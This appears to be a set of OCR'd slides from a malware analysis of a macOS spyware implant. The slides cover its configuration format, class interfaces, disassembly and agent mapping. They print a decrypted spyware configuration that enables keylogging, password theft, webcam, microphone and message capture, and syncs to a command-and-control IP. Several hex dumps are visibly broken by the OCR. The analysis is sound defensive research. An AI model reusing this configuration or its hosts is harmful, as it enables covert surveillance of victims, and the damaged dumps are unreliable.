172  00 00 00 00 00 00 00 00 00 00 00 7A DF 00 00 00 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 43 DE   ...........z.......................C.
197  32 01 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 01 10 00 00 00 00 00 00 1A 00 00 00 00 00 00   2.........@..........................
1BC  00 00 1F 2B 36 39 E2 CB 01 FF FF FF FF FF FF FF FF 00 78 00 00 00 00 C2 C2 00 00 00 00 00 00 0C 00 00 00 00 00   ...+69............x..................
1E1  00 00 05 00 00 00 DC 00 00 00 80 02 00 00 00 00 00 00 08 00 00 00 28 00 00 00 28 00 00 00 00 02 00 00 00 00 00   ......................(...(..........
206  00 00 00 00 00 FA FA 00 00 00 00 00 00 00 00 00 00 20 12 00 00 00 00 00 00 08 00 00 00 E0 93 04 00 04 00 00 00   ................. ...................
22B  00 01 00 00 00 00 00 00 04 00 00 00 04 00 00 00 B9 B9 00 00 00 00 00 00 10 00 00 00 5A 00 00 00 EF BE AD DE 00   ............................Z........
250  00 00 00 00 00 00 00 80 01 00 00 00 00 00 00 08 00 00 00 EF BE AD DE 00 00 00 00 4C 4F 47 52 50 43 4F 4E 46 53   ...........................LOGRPCONFS
275  2D 00 00 00 40 1F 00 00 80 3E 00 00 00 00 42 59 50 41 53 43 4F 4E 46 53 2D 00 00 00 00 00 45 4E 44 4F 46 43 4F   -...@....>....BYPASCONFS-.....ENDOFCO
29A  4E 46 53 2D DB 53 40 A6 00 00 00 00 00 00 00 00 00 00 00 00 00 00                                              NFS-.S@...............
```

Type	Value
8 bit signed	49
8 bit unsi...	0x31
16 bit signed	14129
16 bit uns...	0x3731

```
Hex    Little Endian    Overwrite                ASCII        Offset: 97    Selection: E
```


Configuration file



```
{"actions":[{"subactions":[{"module":"device","status":"start","action":"module"},{"module":"keylog","status":"start","act
ion":"module"},{"module":"mouse","status":"start","action":"module"},{"module":"password","status":"start","action":"modul
e"}],"desc":"STARTUP"},{"subactions":[{"module":"camera","status":"start","action":"module"}],"desc":"CAMERA"},{"subaction
s":[{"wifi":true,"stop":false,"host":"176.58.100.37","bandwidth":500000,"mindelay":0,"maxdelay":0,"cell":false,"action":"s
ynchronize"}],"desc":"SYNC"}],"modules":[{"module":"addressbook"},{"module":"application"},{"module":"calendar"},{"module"
:"call","record":true,"compression":5,"buffer":512000},{"module":"camera","quality":"med"},{"module":"chat"},{"module":"cl
ipboard"},{"position":true,"mic":true,"hook":{"processes":[],"enabled":true},"synchronize":false,"call":true,"module":"cri
sis","network":{"processes":[],"enabled":false},"camera":true},{"module":"device","list":false},{"capture":false,"date":"2
012-07-09 00:00:00","open":false,"module":"file","minsize":1,"accept":[],"maxsize":500000,"deny":[]},{"vm":0,"module":"inf
ection","mobile":false,"local":false,"factory":"","usb":false},{"module":"keylog"},{"module":"messages","sms":{"filter":{"
datefrom":"2012-07-09 00:00:00","dateto":"2100-01-01
00:00:00","history":true},"enabled":true},"mms":{"filter":{"datefrom":"2012-07-09 00:00:00","dateto":"2100-01-01
00:00:00","history":true},"enabled":true},"mail":{"filter":{"datefrom":"2012-07-09 00:00:00","dateto":"2100-01-01 00:00:00
","maxsize":100000,"history":true},"enabled":true}},{"module":"mic","autosense":false,"silence":5,"threshold":0.22},{"modu
le":"mouse","height":50,"width":50},{"module":"password"},{"module":"position","wifi":true,"gps":false,"cell":true},{"modu
le":"print","quality":"med"},{"module":"screenshot","onlywindow":false,"quality":"med"},{"module":"url"}],"globals":{"vers
ion":2012041601,"wipe":false,"collapsed":false,"migrated":false,"nohide":[],"type":"desktop","advanced":false,"remove_driv
er":true,"quota":{"min":1048576000,"max":4194304000}},"events":[{"te":"23:59:59","start":0,"subtype":"loop","ts":"00:00:00
","enabled":true,"desc":"STARTUP","event":"timer"},{"te":"23:59:59","start":1,"subtype":"loop","ts":"00:00:00","delay":180
,"repeat":1,"enabled":true,"desc":"CAMERA","event":"timer","iter":5},{"te":"23:59:59","subtype":"loop","ts":"00:00:00","re
peat":2,"enabled":true,"desc":"SYNC","event":"timer","delay":300}]}
```


Configuration file

- To start reversing, breakpoint method [RCSMTaskManager loadInitialConfiguration].




```
:00010A1A        mov     ecx, ds:(cls_aRcsmtaskmanage - 0FE6Ch)[esi] ; class: "RCSMTaskManager"
:00010A20        mov     edi, ds:(msg_aSharedinstance - 0FE6Ch)[esi] ; message: "sharedInstance"
:00010A26        mov     [esp+4], edi
:00010A2A        mov     [esp], ecx
:00010A2D        call    _objc_msgSend
:00010A32        mov     edi, eax
:00010A34        mov     ecx, ds:(cls_aNsthread - 0FE6Ch)[esi] ; class: "NSThread"
:00010A3A        mov     ebx, ds:(msg_aDetachnewthrea - 0FE6Ch)[esi] ; message: "detachNewThreadSelector:toTarget:withObject:"
:00010A40        mov     eax, ds:(msg_aLoadinitialcon - 0FE6Ch)[esi] ; message: "loadInitialConfiguration"
:00010A46        mov     [esp+0Ch], edi
:00010A4A        mov     [esp+8], eax
:00010A4E        mov     [esp+4], ebx
:00010A52        mov     [esp], ecx
:00010A55        mov     dword ptr [esp+10h], 0
:00010A5D        call    _objc_msgSend           ; detach thread to loadInitialConfiguration
:00010A5D                                        ; 0x18D90
```

Configuration file




```
@interface RCSMTaskManager : NSObject
{
    BOOL mIsSyncing;
    NSMutableArray *mEventsList;
    NSMutableArray *mActionsList;
    NSMutableArray *mAgentsList;
    int mBackdoorID;
    NSString *mBackdoorControlFlag;
    BOOL mShouldReloadConfiguration;
    RCSMConfManager *mConfigManager;
    RCSMActions *mActions;
}
```

Configuration file



```
@interface RCSMConfManager : NSObject
{
    NSData *mConfigurationData;
    RCSMEncryption *mEncryption;
}

- (id)initWithBackdoorName:(id)arg1;
- (void)dealloc;
- (BOOL)loadConfiguration;
- (BOOL)checkConfigurationIntegrity:(id)arg1;
- (id)encryption;

@end
```




```
@interface RCSMEncryption : NSObject
{
    NSData *mKey;
}
```

Configuration file


- No pretty JSON format ☹.
- Divided into configuration sections:
  - EVENTS.
  - AGENT.
  - LOGRP.
  - BYPAS.

Configuration file

- EVENTSCONF contains:
  - Events.
  - Actions.
- In this file, three events and two actions.




```
struct event
{
    int type;
    int action;
    int size_of_data;
}
```



```
struct action
{
    int unused;
    int type;
    int size_of_data;
}
```

Configuration file



```
000  00 00 00 00 00 00 00 00 A2 02 00 00 45 56 45 4E 54 43 4F 4E 46 53 2D 00 03 00 00 00 00 00 00 00  ............EVENTCONFS-.........
020  00 00 00 00 10 00 00 00 01 00 00 00 60 EA 00 00 00 00 00 00 FF FF FF FF 01 00 00 00 01 00 00 00  ............`...................
040  23 00 00 00 FF FF FF FF 00 00 00 00 00 DE AD 6D 00 73 00 70 00 61 00 69    6E 00 74 00 2E 00 65  #.............m.s.p.a.i.n.t...e
060  00 78 00 65 00 00 00 00 00 00 00 01 00 00 00 10 00 00 00 02 00 00 00       2F 64 26 CD 01 FF  .x.e....................../d&...
080  FF FF FF 02 00 00    01 00 00 00 01 00 00 00 2A 00 00 00 00 00 00 00 00    00 00 00 90 01 00 31  ...............*..............1
0A0  37 38 2E    39 2E    34 36 2E 31 36 37 00 52 43 53 5F 30 30 30 30 30 30             00 01 00 00  78.79.146.167.RCS_0000000329....
0C0  00 05 00          00 00 41 47 45 4E 54 43 4F 4E 46 53 2D 00 13 00                      00 00  .........AGENTCONFS-...........
0E0  00 00 00    00                00 08 00 00 00 00 00 08 00 05 00                         00  .....@..........................
100  00 08 00    00                00 C6 C6 00 00 00 00 00 00 00 00                         00  .........Z......................
120  00 00 00    00                00 14 00 00 00 00 00 00 00 01 00 00 00 01 00 00 00 00 00 00  ................................
140  00 00 00    00 40 02 00 00 01 00 00 00 04 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 24 00 00  .....@.......................$..
160                         00 39 E2 CB 01 00 1F 2B 36 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00  .........9.....+6...............
180                         00 00 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 43 DE 32  .....z......................C.Z
1A0                         00 40 00 00 00 00 00 00 00 00 00 00 00 01 10 00 00 00 00 00 00 1A 00 00  .........@......................
1C0  00 00 00 00 00 00 1F 2B 36 39 E2 CB 01 FF FF FF FF FF FF FF FF 00 78 00 00 00 00 C2 C2 00 00 00  .......+69............x.........
1E0  00 00 00 0C 00 00 00 00 00 00 00 05 00 00 00 DC 00 00 00 80 02 00 00 00 00 00 00 08 00 00 00 28  ...............................(
200  00 00 00 28 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 FA FA 00 00 00 00 00 00 00 00 00 00 20  ...(............................
220  12 00 00 00 00 00 00 08 00 00 00 E0 93                                              00 00 04  ................................
240  00 00 00 B9 B9 00 00 00 00 00 00 10 00                                              00 00 80  ..............Z.................
260  01 00 00 00 00 00 00 08 00 00 00 EF BE                                              2D 00 00  ...................LOGRPCONFS-..
280  00 40 1F 00 00 80 3E 00 00 00 00 42 59                                              44 4F 46  .@....>....BYPASCONFS-.....ENDOF
```


Type	Value
8 bit signed	
8 bit unsi...	
16 bit signed	
16 bit uns...	

Hex   Little Endian   Insert   ASCII   Offset: 164   Selection: 0

```
struct event
{
      int type;
      int action;
      int size_of_data;
}
```

Configuration file

- The agents section only contains agents configuration.
- The status field defines if agent is active or not.



```
struct agent
{
	int agent_id;
	int status;
	int size_of_data;
}
```

Configuration file

- There's some mapping between the agent ID and classes.
- Agent ID 576 maps to RCSMAgentDevice.
- Appears to only retrieve target configuration.
- The only agent ID active in this file.

Configuration file

Agent ID	Class
576	RCSMAgentDevice
47545	RCSMAgentScreenshot
59881	RCMSAgentWebcam
4640	RCSMAgentPosition
49858	RCMSAgentMicrophone
512	RCMSAgentOrganizer


Configuration file

